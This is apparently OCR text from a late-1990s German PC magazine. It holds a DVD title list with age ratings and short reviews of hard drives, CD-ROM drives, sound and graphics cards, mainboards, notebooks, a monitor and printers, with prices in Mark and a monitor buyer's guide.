City of Love	Komödie	Ascot	ab 16	D
Color of Night (Director's Cut)	Thriller	BMG Video	ab 12	D
Comedian Harmonists	Musikfilm	BMG Video	ab 6	D
Con Air	Action	Warner	unbekannt	
Contact	Science Fiction	Warner	ab 12	D/E/Span
Copland	Drama	VCL Communications	ab 12	D
Crimson Tide - In tiefster Gefahr	Thriller	Warner	ab 12	D/E/Span
Das Arche Noah-Prinzip	Science Fiction	EuroVideo	ab 12	D
Das Boot - Director's Cut	Kriegsfilm	EuroVideo	ab 12	D
Das fünfte Element	Science Fiction	BMG Video	ab 12	D/E
Der Name der Rose	Abenteuer	Taurus	ab 16	D
Der Rasenmäher-Mann (Langfassung)	Science Fiction	EuroVideo	ab 16	D
Der Terminator	Action	VCL Communications	ab 16	D
Der Terminator	Action	VCL Communications	ab 18	D
Die Jury	Thriller	Warner	ab 12	D/E/Span
Die Klapperschlange	Action	Taurus	ab 16	D
Die Sieger	Thriller	EuroVideo	ab 16	D
Die Unbestechlichen	Thriller	Warner	ab 12	D
Dirty Dancing	Musikfilm	VCL Communications	ab 12	D
Donnie Brasco	Drama	EuroVideo	ab 16	D
Ein Vater zuviel	Komödie	Warner	ab 6	D/E/Span
Eine Frage der Ehre	Thriller	Columbia TriStar	ab 12	D/E
Einer flog über das Kuckucksnest	Drama	Warner	ab 12	D/E/Span
Enthüllung	Thriller	Warner	ab 12	D/E/Span
Erbarmungslos	Western	Warner	ab 16	D/E/Span
Explosiv - Blown Away	Action	Warner	ab 16	D/E/Span
Fargo	Thriller	VCL Communications	ab 16	D
Fletcher's Visionen	Thriller	Warner	ab 12	D/E/Span
Fräulein Smillas Gespür für Schnee	Thriller	VCL Communications	ab 12	D
French Kiss	Komödie	VCL Communications	ab 6	D
Gefährliche Liebschaften	Drama	Warner	ab 16	D/E/Span
Getaway	Action	VCL Communications	ab 16	D
Gunshy	Thriller	Ascot	ab 18	D
Hera Linds Das Superweib	Komödie	VCL Communications	ab 6	D
Honeymoon in Vegas	Komödie	EuroVideo	ab 6	D
Hundstage	Kriminalfilm	Warner	ab 16	D
Im Körper des Feindes	Action	Warner	unbekannt	
In Love and War	Drama	VCL Communications	ab 12	D
In Sachen Liebe	Komödie	Warner	ab 12	D/E/Span
In the Line of Fire - Die zweite Chance	Thriller	Columbia TriStar	ab 16	D/E
Interview mit einem Vampir	Horror	Warner	ab 16	D/E/Span
Jackie Chans Erstschlag	Action	VCL Communications	ab 12	D
James Bond 007 - Der Morgen stirbt nie	Action	Warner	ab 16	D/E/Span
James Bond 007 - Goldeneye	Action	Warner	ab 12	D/E/Span
Jeremiah Johnson	Western	Warner	ab 12	D
Jerry Maguire - Spiel des Lebens	Komödie	Columbia TriStar	ab 6	D/E
Judge Dredd	Science Fiction	VCL Communications	ab 16	D

Titel	Genre	Vertrieb	FSK (Alter)	Sprachen
Jumanji	Fantasy	Columbia TriStar	ab 12	D/E
K2 - Das letzte Abenteuer	Abenteuer	EuroVideo	ab 16	D
Kleines Arschloch	Zeichentrick	BMG Video	ab 12	D
Knight Moves	Thriller	EuroVideo	ab 16	D
Knockin' on Heaven's Door	Komödie	EuroVideo	ab 12	D
Kondom des Grauens	Komödie	EuroVideo	ab 16	D
Kopfgeld	Thriller	Warner	ab 16	D/E/Span
Larry Flynt - Die nackte Wahrheit	Drama	Columbia TriStar	ab 12	D/E
Last Man Standing	Thriller	VCL Communications	ab 16	D
Legenden der Leidenschaft	Abenteuer	Columbia TriStar	ab 12	D/E
Leon - der Profi (Director's Cut)	Thriller	EuroVideo	ab 16	D
Mad City	Drama	Warner	ab 12	D/E/Span
Mars Attacks!	Science Fiction	Warner	ab 12	D/E/Span
Mary Shelley's Frankenstein	Horror	Columbia TriStar	ab 16	D/E
Maverick	Western	Warner	ab 12	D/E/Span
Maximum Risk	Action	Columbia TriStar	ab 16	
Mel Brooks' Dracula - Tot aber glücklich	Komödie	EuroVideo	ab 12	D
Metro	Action	Warner	ab 16	D/E/Span
Michael Collins	Drama	Warner	ab 16	D/E/Span
Nikita	Action	EuroVideo	ab 16	D
Nix zu verlieren	Komödie	Warner	ab 12	D/E/Span
One Night Stand	Drama	VCL Communications	ab 12	D
Outbreak - Lautlose Killer	Thriller	Warner	ab 12	D/E/Span
Philadelphia	Drama	Columbia TriStar	ab 12	D/E
Rossini	Komödie	EuroVideo	ab 12	D
Rumble in the Bronx	Action	Ascot	ab 16	D
Schlaflos in Seattle	Komödie	Columbia TriStar	ab 6	D/E
Schneller als der Tod	Western	Columbia TriStar	ab 16	D/E
Scream - Schrei!	Horror	VCL Communications	ab 18	
Species	Science Fiction	Warner	ab 16	D/E/Span
Stalingrad	Kriegsfilm	EuroVideo	ab 12	D
Stille Tage in Clichy	Erotik	EuroVideo	ab 16	D
Strange Days	Action	VCL Communications	ab 16	D
Tequila Sunrise	Thriller	Warner	ab 12	D/E/Span
Terminator 2 - Tag der Abrechnung	Action	VCL Communications	ab 16	D
The Fan	Thriller	EuroVideo	ab 12	D
The Rock - Entscheidung auf Alcatraz	Action	Warner	unbekannt	
The Seventh Curse	Abenteuer	Laser Paradise	ab (JK)	D
The Specialist	Action	Warner	ab 16	D/E/Span
The Thief	Kriminalfilm	Laser Paradise	ab 18	D
Thelma & Louise	Action	Warner	ab 16	D/E/Span/Franz/Ital
Tin Cup	Komödie	Warner	o.A.	D/E/Span
Tödliche Nähe	Action	Columbia TriStar	ab 16	
True Lies	Action	VCL Communications	ab 16	D
Vertrauter Feind	Thriller	Columbia TriStar	ab 12	D/E
Vier Hochzeiten und ein Todesfall	Komödie	VCL Communications	ab 6	D
Während Du schliefst	Komödie	Warner	o.A.	D/E/Span
Wait Till Dawn	Drama	Ascot	ab 16	D
Weiblich, ledig, jung sucht...	Thriller	Columbia TriStar	ab 16	D/E
Wolf	Horror	Columbia TriStar	ab 16	D/E
Workaholic	Komödie	VCL Communications	ab 12	D
Zurück nach Hause - Die unglaubliche Reise	Abenteuer	Warner	ab 6	D/E/Span/Ndl/Swed/ Norw/Dän/Finn

D=Deutsch, E=Englisch, Franz=Französisch, Span=Spanisch, Ital=Italienisch, Dän=Dänisch, Nor=Norwegisch, Sw=Schwedisch, Finn=Finnisch, Ndl=Niederländisch, Port=Portugiesisch. Die komplette Liste finden Sie unter **www.pc-magazin.de/magazin/extras.htm** Dort wählen Sie *Online Extras* und klicken unter *Test* auf das *Download*-Feld zu diesem Artikel.



UDMA-Festplatte

Schnell und groß

Die neue Quantum-Fireball-EX-Serie mit E-IDE-Interface wartet wie die vor einem halben Jahr vorgestellte Fireball-LE-Familie mit dem sogenannten Shock Protection System auf. Eine besondere Konstruktion des Magnetkopfarms soll dabei verhindern, daß der Schreib-/Lesekopf im Ruhezustand mit der Magnetplatte in Berührung kommt. Die Cachegröße von 512 KByte blieb gegenüber der Vorgängerserie unangetastet. Die Platten sind mit 3,2, 5,1, 6,4, 10,2 und 12,7 GByte erhältlich. Zum Test stand uns das Spitzenmodell **Quantum Fireball EX 12,7 AT** mit 12,7 GByte zur Verfügung.

Die mit 5400 Touren drehenden Laufwerke können sich aufgrund der (wenn auch nur geringfügig) höheren Datendichte gegenüber dem Vorgängermodell deutlich in puncto Performance absetzen. Die maximalen Datenraten liegen bei 13 MByte/s in den Außenbereichen und bei 8,3 MByte/s in den inneren Zonen. Bei unserem Applikations-Benchmark AMark überträgt die Fireball EX gut 3,4 MByte über die E-IDE-Schnittstelle.

Damit ist das Laufwerk bei den Low-Level-Tests um gut 20 Prozent schneller als ein vergleichbares Modell der EL-Serie. Und auch im Vergleich zur Konkurrenz mischt die neue Fireball ganz vorne mit.

Attraktiv ist der Preis: 12,7 GByte für knapp 650 Mark sind für die gebotenen Leistungen hervorragend. FKH

FIREBALL EX 12,7 AT

Preis: 650 Mark

Info: Quantum, www.quantum.com

Meinung: Die neue Fireball zeichnet sich durch sehr gute Leistung, große Kapazität und einen hervorragenden Preis aus.

Punkte: 



CD-ROM-Laufwerk

Am Limit

Pioneer präsentiert ihr neues 36fach-CD-ROM-Laufwerk mit Slot-in-Technologie. Die Installation des **Pioneer DR-U16S** verläuft unter Windows 95 ohne Probleme. Mit einer Datentransferrate von 4052 KByte/s erreicht das SCSI-Laufwerk im Durchschnitt 27X-Geschwindigkeit. Damit ist es fast so schnell wie das NEC CDR-3000, das bisher schnellste CD-ROM-Laufwerk in unserem Test. Beim Audio-Grabbing schafft es nahezu 11fache Geschwindigkeit.

Bei der mittleren Zugriffszeit ist das DR-U16S mit 76 ms das schnellste Laufwerk seiner Art. Auch bei der Fehlerkorrektur gibt es keine Beanstandung: Unsere Referenz-CD liest das Pioneer-Laufwerk in einer vorbildlichen Zeit von etwas mehr als 4 Minuten. Die Fehler-CD liest es in etwa 8 Minuten ohne Probleme.

Im fünfsprachigen Handbuch finden Sie alles gut und anschaulich erklärt, angefangen von der Installation über technische Daten bis zum Trouble-Shooting. Im Lieferumfang enthalten sind neben dem Handbuch auch DOS-Treiber, Jumper und Audiokabel.

Die Verarbeitung ist gut, einzige Schwachpunkte sind die leicht instabile Frontblende, die zu knappe Erklärung der Terminierung auf dem Laufwerk und das Fehlen eines Notauswurfs. Die beiden Multifunktionstasten an der Frontseite des Laufwerks runden das sehr positive Bild ab. NH


DR-U16S

Preis: 200 Mark, ATAPI-Version: 150 Mark

Info: Pioneer Deutschland, 47877 Willich

Meinung: Ein rundum gelungenes Laufwerk mit sehr guter Performance und guter Verarbeitung.

Punkte: 



PCI-Soundkarte

Klangkünstler

Die neue **Creative Sound Blaster live!** kommt als PCI-Karte zum Preis von 399 Mark und wartet mit einer Reihe bemerkenswerter Features auf. Sie ist kompatibel zum alten Sound-Blaster-Standard und wurde um die sogenannte Environmental Audiotechnologie erweitert. In Verbindung mit vier anschließbaren Boxen sind so realistische Raumklänge möglich, von denen besonders Spiele profitieren.

Spieleentwickler können mit diesem offenen Standard Soundeffekte optimal umsetzen, so daß Schritte, Explosionen und Schüsse den räumlichen Gegebenheiten entsprechen: In einem kleinen Raum ergeben sich dumpfe Töne, in einer großen Halle spielen Echo- und Hall-Effekte mit. Für zahlreiche Spiele gibt es bereits eine Unterstützung. Klirrfaktor (0,0062 %) und Frequenzgang befinden sich auf einem hohen Niveau.

Für die Umsetzung der Soundeffekte sorgt ein Prozessor vom Typ EMU10K1, der auch Musikern die Verarbeitung von Effekten wie Chorus, Echo, Hall, Reverb und Auto-Wah in Echtzeit erlaubt. Zudem können Sie auf eine 512-PCI-Stimmensynthese zurückgreifen.

Die mitgelieferte Software ist reichhaltig, Treiber sind für MS-DOS, Windows 95/98 und NT enthalten. Über ein mitgeliefertes Panel lassen sich zudem bis zu acht Lautsprecher anschließen, auch digitale Ein-/Ausgänge finden sich auf dem Panel. FKH


SOUND BLASTER LIVE!

Preis: 399 Mark

Info: Creative Labs, 85774 Unterföhring

Meinung: Hochwertige Soundkarte für Spieler und semiprofessionelle Musiker, die neue Maßstäbe setzt.

Punkte: 



3D-Grafikkarte

Allrounder

Hercules schickt die **Terminator Beast** mit 8 MByte SDRAM ins Rennen (Maximalausbau). Die 240 Mark teure AGP-Karte verwendet den 2D/3D-Grafikchip Savage 3D von S3. Dieser erlaubt eine Echtfarbendarstellung (16,7 Millionen Farben) bis 1280 x 1024 Punkte (75 Hz). Die maximale Auflösung beträgt 1600 x 1200 Punkte in HighColor (65 535 Farben, 85 Hz).

Die 2D-Geschwindigkeit bei der täglichen Arbeit unter Windows ist ordentlich. Mit 343 SYSmark32-Punkten (Pentium II 333, 64 MByte RAM) liegt die Terminator Beast im vorderen Mittelfeld (Matrox Millennium mit G200: 356 Punkte). Die 3D-Darstellung überzeugt beim Spiel *Incoming* vor allem bei 32 Bit Farbtiefe. Die Karte schafft hier aber nur bis 800 x 600 Bildpunkte eine akzeptable Geschwindigkeit (durchschnittlich/minimal: 31/17 fps). Bei 16-Bit-Darstellung erreicht die Terminator Beast fast das Niveau von Karten mit 3Dfx Voodoo Banshee oder liegt beim Spiel *Forsaken* sogar darüber.

Nicht gefallen hat uns grundsätzlich die Kantenglättung (Treppenbildung an Konturen). Auch die Texture-Compressing-Option (abschaltbar) des Savage 3D macht beispielsweise beim Spiel *Red Line Racer* Probleme. Nur mit einer speziell angepaßten Unreal-Version, die jedoch derzeit noch nicht im Handel ist, konnten wir uns von der qualitativ besseren Texture-Darstellung überzeugen. ME


TERMINATOR BEAST

Preis: 300 Mark

Info: Hercules, 82166 Gräfelfing

Meinung: Eine gute Allroundkarte, deren Treiber allerdings noch nicht ausgereift sind.

Punkte: 7



Super-7-Mainboard

Unausgewogen

Das **FIC VA-503+** kostet im Fachhandel 130 Mark. Als Board im AT-Format eignet es sich ideal für das Aufrüsten älterer PCs. Allerdings bietet es nur drei PCI- und drei ISA-Slots, wovon zwei bzw. nur einer für lange Steckkarten geeignet sind. Die zwei DIMM- und vier SIMM-Sockel bieten Platz für maximal 512 MByte Speicher. Der gemeinsame Betrieb von SIMM- und DIMM-RAM funktioniert nicht, dafür ist ein Mischbetrieb von EDO- und SDRAM möglich. Im Lieferumfang ist eine CD-ROM mit Software und Treibern für den Betrieb unter diversen Betriebssystemen enthalten. Auch das deutsche Handbuch gefällt.

Die Konfiguration des Mainboards erfolgt über Steckbrücken, die teilweise ungünstig plaziert sind. Es lassen sich Bustaktfrequenzen von 66, 75, 83, 95, 100, 112 und 124 MHz einstellen. Der MVP3-Chipsatz von VIA arbeitet jedoch bei 75, 83 und 124 MHz außerhalb der Spezifikation für den AGP- und PCI-Bus. Die Taktmultiplikatoren sind von 2,0 bis 5,5 dokumentiert.

Mit einem SYSmark32-Wert von 333 reicht es bei der Systemleistung zu einer Plazierung im vorderen Mittelfeld (den besten Wert weist Tyan Trinity 100AT auf: 341). Die Rechenleistung (ohne Einfluß der Festplatte und Grafikkarte) ist mit 165 Prozent sogar Spitzenklasse (bester Wert wieder von Tyan Trinity 100AT: 166 Prozent). Gemessen haben wir mit einem K6-2 300. ME

FIC VA-503+


Preis: 130 Mark

Info: SEH, 63517 Rodenbach

Meinung: Bedingt zum Aufrüsten geeignet. Gute Speichererweiterbarkeit, aber zu wenige Slots für Steckkarten.

Punkte: 6





Dual-Slot-1-Mainboard

Zahmer Tiger

Das **Tyan Tiger 100 S1832DL** im ATX-Format ist für bis zu zwei Pentium-II-Prozessoren ausgelegt. Neben einem AGP-Slot bietet das Board zwei ISA- und fünf PCI-Steckplätze für Karten voller Baulänge. Die vier DIMM-Sockel bieten Platz für 1 GByte Speicher. Ein gemischter Betrieb von EDO- und SDRAM war nicht möglich.

Das AMI-BIOS bietet zahlreiche Einstelloptionen. Lediglich das Systemmonitoring haben wir vermißt, obwohl der entsprechende Baustein (LM79) auf der Platine sitzt.

Die Zahl der über Jumper einstellbaren Taktmultiplikatoren reicht von 3,5 bis 5. Die Bustaktfrequenz kann der Anwender bequem im BIOS wählen. Es sind 66, 68, 75, 83, 100, 103 und 112 MHz möglich. Doch nur bei 66, 68, 100 und 103 MHz werden PCI- und AGP-Bus innerhalb der zulässigen Spezifikation betrieben.

Bei den Benchmarks (mit Pentium II 400) liegt das Tiger 100 bei der Rechenleistung mit 242 Prozent im Mittelfeld (den besten Wert liefert das Tyan Tsunami: 249 Prozent). Gleiches gilt für die Systemleistung, die mit 440 Punkten beim SYSmark32 nicht berauschend ausfällt (Asus P2B: 459 Punkte). Die zweite CPU macht nur unter Windows NT und spezieller Software Sinn. So beschleunigt diese 3D Studio Max beim Rendern um den Faktor 1,52. Einige Funktionen von Photoshop werden sogar um das 1,75fache schneller. ME

TIGER 100 S1832DL

Preis: 550 Mark

Info: Tyan, 79104 Freiburg

Meinung: Ein Mainboard für den Profieinsatz. Die gebotene Performance ist jedoch nur Durchschnitt.

Punkte: 6





Notebook

Ausgebremst

Das **Acer Extensa 712TEV** ist das Notebook-Flaggschiff von Acer. Für 8300 Mark bietet es einen Pentium II 300, 64 MByte SDRAM (maximal 256 MByte) und ein internes 56K-Modem. Als Extensa 712TE ist für 7300 Mark auch eine abgespeckte Version ohne MPEG2-Dekoderkarte und mit CD-ROM-, statt DVD-Laufwerk zu haben.

Die Bildqualität der DVD-Lösung bleibt bei der Videowiedergabe hinter der vergleichbarer Produkte (vgl. etwa Dell Inspirion 7000, PC Magazin 11/98, S. 140) zurück. Das liegt am Grafikchip NeoMagic MagicGraph 128, dem grundlegende Funktionen zur DVD-Wiedergabe fehlen. Auch bei der Grafikleistung unter Windows liegt der Chip hinter der Konkurrenz. Zusammen mit der langsamen (2265 KByte/s) 6-GByte-Festplatte führt dies zu einem mäßigen SYSmark32-Wert von 242. Zum Vergleich: Der Dell Inspirion 7000 kommt auf 278 Punkte. Auch bei der Mindestlaufzeit im Akkubetrieb kommt das Acer-Notebook mit 102 Minuten schlechter weg (Dell: 138 Minuten).

Das 13,3 Zoll große TFT-Display des Extensa 712TEV ist für 1024 x 786 Punkte gut und liefert ein helles und gleichmäßig ausgeleuchtetes Bild.

Neben den Standardschnittstellen gibt es einen USB-Anschluß und einen S-VHS-Videoausgang. Ein 16-Bit-Stereo-Soundsystem mit integrierten Lautsprechern und Mikrofon rundetn die Ausstattung ab. ME

EXTENSA 712TEV

Preis: 8300 Mark

Info: Acer, 22926 Ahrensberg

Meinung: Solide verarbeitetes Notebook mit schlecht abgestimmten Einzelkomponenten.

Punkte: 



Notebook

Ultraflach

Mit einer Höhe von nur 2,1 cm darf sich das **Mitsubishi Pedion** mit Recht zu den flachsten Notebooks auf dem Mark zählen. Für Stabilität bei dieser niedrigen Bauweise sorgt ein Magnesiumgehäuse, mit dem das Pedion angenehme 1,46 kg leicht ist.

Dafür muß man bei der Bedienung Eingeständnisse machen: Der extrem kurzer Tastenhub (wie bei Windows-CE-Handhelds) findet bei Schnellschreibern wenig Anklang. Benötigt man unterwegs ein Disketten- und CD-ROM-Laufwerk (24fach), muß der Pedion auf die im Lieferumfang enthaltene Docking Station aufgesetzt werden. Gewicht und Bauhöhe sind dann nur noch Standard: 2,8 kg und 4,4 cm. Der Akku mußte platzbedingt auch Federn lassen. Die Kapazität von 1740 mAh reicht gerade mal für 60 Minuten im Vollastbetrieb.

Keine Einbußen gibt's bei der Performance: Mit einem guten SYSmark32-Wert von 195 muß sich der Flachmann nicht hinter seinen dickeren Kollegen verstecken. Dafür sorgen ein Pentium 233 MMX, 64 MByte SDRAM und 2,1 GByte Festplattenkapazität. Ein 12,1-Zoll-TFT-Display mit einer akzeptablen Helligkeit von 50 cd/m² reicht für unterwegs mit einer Auflösung von 800 x 600 Bildpunkten ebenfalls aus.

Als Betriebssystem ist noch Windows 95 installiert, um Probleme mit dem Power Management bei der 98er-Version zu umgehen. CV


MITSUBISHI PEDION

Preis: 8990 Mark

Info: Mitsubishi Electric, 40880 Ratingen

Meinung: Ein Vorzeigemodell für den mobilen Manager, dem Akkulaufzeit und schnelles Schreiben nicht so wichtig sind.

Punkte: 



19-Zoll-Monitor

Preisrutsch

Die 19-Zoll-Frage beantwortet Iiyama mit dem **Vision Master 450 S901GT**. Die Lochmaskenröhre mit einem Punktabstand von 0,26 mm gefällt bei der 1024er-Auflösung auf Anhieb. Der Vision Master zeigt ein sehr scharfes Bild mit nur leichten Einbußen in den Ecken. Dank einer horizontalen Zeilenwiederholfrequenz von 102 kHz ist bei dieser Auflösung eine höchst ergonomische Bildwiederholrate von 127 Hz möglich.

Bei der 1280er-Auflösung, die der Vision Master 450 mit 95 Hz darstellen kann, bricht die Schärfe allerdings ein: Für ein ganzflächig leicht verschwommenes Bild gibt es nur ein Befriedigend. An der Bildgeometrie läßt sich dafür bei allen Auflösungen wenig aussetzen: gute Konvergenzwerte, ein nur sehr leichter Linearitätsfehler sowie kaum erkennbare Kissenverzerrungen.

Ebenfalls sehr gute Noten verdient sich der Vision Master bei Farbwiedergabe, Kontrast und Helligkeit (103 cd/m²).

Nicht so gut gefällt uns hingegen die Bedienung des etwas unübersichtlichen OSD-Menüs. Mit nur drei Tasten gerät dies oft zum Geduldsspiel. Einzig positiv: Helligkeit und Kontrast sind auch direkt zugänglich.

Großzügig zeigt sich Iiyama dagegen beim Service. Drei Jahre Garantie und ein ebenso langer Vor-Ort-Abholservice sind im günstigen Preis von 1200 Mark enthalten. CV

IIYAMA 450 S901GT

Preis: ca. 1200 Mark

Info: Iiyama, 85622 Feldkirchen

Meinung: Bei der 1024er-Auflösung bekommen Sie eine sehr gute Bildqualität zum günstigen Preis.

Punkte: 



Farbtintendrucker

Farbe wohlfeil

Im Gegensatz zum Vorgänger verfügt der 255 Mark billige Farbtintenstrahldrucker **Lexmark 1100 Color Jetprinter** nicht nur über eine Papierablage, sondern bringt erstmals eine Auflösung von 600 x 600 dpi in den Low-End-Bereich.

Doch der Kampfpreis fordert Kompromisse: So hinterlassen Gehäuse und Papierablagen des Lexmark keinen soliden Eindruck. Ebenfalls wenig begeistert sind wir vom Papierhandling. Es leidet unter dem zu kleinen Papierfach (nur 30 Blatt), das Normalpapier mitunter bündelweise einzieht. Zudem ist kein gerader Papierweg für schwere Papiersorten vorgesehen.

Gleichzeitigen Schwarzweiß- und Farbdruck bietet der Lexmark nicht. Beim Wechsel von Farb- auf Textdruck ist die Patrone manuell zu tauschen.

Den Dr.-Grauert-Brief druckt der Lexmark im Normalmodus mit 1,6 Seiten/Minute, bei 600 dpi Auflösung erreicht er 0,4 Seiten/Minute. Beim Farbdruck im Normalmodus benötigte er für unsere PC-Magazin-Testseite 4 Minuten, und sogar 17 Minuten gönnte er sich für den Ausdruck mit 600 dpi.

Die Qualität im Textdruck ist befriedigend, im Farbdruck fällt die fehlende Key-Farbe störend auf.

Sehr gut gefallen haben uns die umfangreiche Dokumentation und die problemlose Treiberinstallation. Statt Micrografx Windows Draw 6.0 SE hätten wir jedoch lieber einen Treiber für Windows NT gesehen. GP


1100 COLOR JETPRINTER

Preis: 255 Mark

Info: Lexmark, 63128 Dietzenbach

Meinung: Ein Farbtintendrucker für Anwender mit geringen Ansprüchen und kleinem Geldbeutel.

Punkte: 



Farbtintendrucker

Familienbande

Jüngstes Mitglied der HP-Tintendrucker-Familie ist der **HP DeskJet 710**. Als kleiner Bruder des DeskJet 720C soll er gleiche Qualität bei etwas niedrigerer Druckgeschwindigkeit bieten. Dafür ist der 710C mit 499 Mark 100 Mark billiger als das – äußerlich identische – Schwestermodell.

Wie nicht anders zu erwarten, entspricht die Verarbeitung der Familientradition. Das Gehäuse und die Papierablage sind robust und sauber verarbeitet, die Bedienelemente leicht erreichbar.

Auch das Papierhandling ist gelungen. Besonders gefallen die leicht bedienbare Papierformateinstellung und ein externer Schacht für die Zuführung von Briefkuverts. Lediglich die etwas zu kurze Papierablage stört bei der Verwendung schwerer Papiersorten.

Im Textdruck erreichte der HP 4 Seiten/Minute, für unseren farbigen PC-Magazin-Testausdruck benötigte er bei 600 dpi Auflösung rund 5 Minuten. Die Werte entsprechen damit – entgegen HPs Angaben – exakt denen des 720C.

Gleichstand herrscht auch bei der Druckqualität. Hier überzeugt der 710C ebenso wie der teurere 720C. Kein Wunder, verfügt doch der 710C über die gleichen, druckverbessernden Zutaten wie Photo RET II und Color Smart II.

Gefallen hat uns gute Dokumentation. Dafür könnten die Treiber etwas komfortabler sein. Zumindest eine Füllstandsanzeige der Tintenpatronen sollte zum Standard gehören. GP

DESKJET 710C

Preis: 499 Mark

Info: Hewlett-Packard, 61352 Bad Homburg

Meinung: Hochwertiger, schneller Farbtintendrucker zu einem fairen Preis.

Punkte: 



Laserdrucker

Einstiegsdroge

Der Preisverfall macht bei Druckern nicht halt. So kostet der neueste 8-Seiten-Laser von **Brother**, der **HL-820**, nur 599 Mark.

Das Gehäuse des mit 2 MByte Speicher ausgestatteten 600-dpi-Lasers ist solide und sauber verarbeitet. Lediglich die Drahtbügel an den Papierschächten hinterlassen einen etwas labilen Eindruck. Gespart wurde auch an den Bedienelementen: Es gibt kein LC-Statusdisplay – lediglich vier LEDs informieren über den Zustand des Druckers.

Dafür gefällt die (fast) geradlinige Papierführung, die auch das Bedrucken starker Vorlagen erlaubt. Ein separater Einzelblatteinzug sowie die einfache Handhabung des Papierschachts tun ihr übriges, um ein gutes Abschneiden in der Disziplin Papierhandling zu gewährleisten.

In puncto Geschwindigkeit erfüllt der HL-820 die Erwartungen an einen 8-Seiter. Den Dr.-Grauert-Brief erledigte er in 7,4 Sekunden – das entspricht 8,1 Seiten/Minute. Auch im Grafikdruck geht der Brother flink zur Sache.

Die Druckqualität reicht auch für gehobenere Ansprüche. Das Schriftbild zeigt sich von seiner besten Seite.

An gedruckter Dokumentation bietet Brother nur eine Kurzanleitung, ausführlichere Informationen gibt es auf CD. Überzeugt hat der Treiber, der neben Informationen zum Druckerstatus auch Optionen wie Posterdruck und (manuellen) Duplexdruck bietet. GP

HL-820

Preis: 599 Mark

Info: Brother, 61116 Bad Vilbel

Meinung: Der preiswerte 8-Seiter ist eine gute Wahl für zu Hause oder in kleinen Büros.

Punkte: 


Sparen! Sparen! Sparen!

PC Magazin

Kauftip

Hier finden Sie eine Auswahl der wichtigsten, von der Redaktion getesteten Hardware-Produkte. Die Liste ist als Orientierungshilfe für Ihre Kaufentscheidung gedacht. Alle neueren Testergebnisse werden nach Möglichkeit noch in der gleichen Ausgabe berücksichtigt. Die Rangfolge innerhalb der Tabelle ergibt sich aus der Gesamtpunktzahl, die im Test erreicht wurde. In der dritten Spalte finden Sie die Angabe, in welchem Heft das Produkt getestet wurde. Zu jedem Gerät gibt es eine Kurzbeurteilung.

Alle Preisangaben sind ohne Gewähr, da sie saisonbedingten und lokalen Schwankungen unterliegen.

Monitore

17 Zoll

Rang	Punktewertung	Ausgabe	Produkt	Hersteller, Telefon	Ausstattung	Preis in Mark	Kommentar
1	8	11/98	Flexscan F57	Eizo (Raab Karcher), 02153/7330	30 – 96 kHz, 50 – 160 Hz, TCO'95	1300	Hochwertiger Monitor mit sehr guter Bildqualität
2	7	11/98	MultiScan 200 PS	Sony, 0221/5966522	30 – 92 kHz, 48 – 160 Hz, TCO'95	1250	Sehr gute Bildqualität und Ergonomie
3	7	11/98	SyncMaster 700p Plus	Samsung, 0180/5121213	30 – 95 kHz, 50 – 160 Hz, TCO'95	1300	Rundum guter Monitor mit hoher Bildqualität und Ergonomie
4	7	11/98	Studioworks 795SC	LG Electronics, 02154/4920	30 – 100 kHz, 50 – 200 Hz, TCO'95	800	Preiswerter Monitor mit guter Bildqualität
5	7	11/98	Conmark M-1795	Conrad, 0180/5312111	30 – 73 kHz, 48 – 120 Hz, TCO'95	340	Wenn Sie viel sparen müsen. Bildqualität ist noch akzeptabel

19-24 Zoll

Rang	Punktewertung	Ausgabe	Produkt	Hersteller, Telefon	Ausstattung	Preis in Mark	Kommentar
1	8	06/98	19E40T	Step, 02361/37660	30 – 94 kHz, 48 – 160 Hz, TCO'95	1600	19-Zöller mit überzeugender Bildqualität und gutem Bedienkonzept
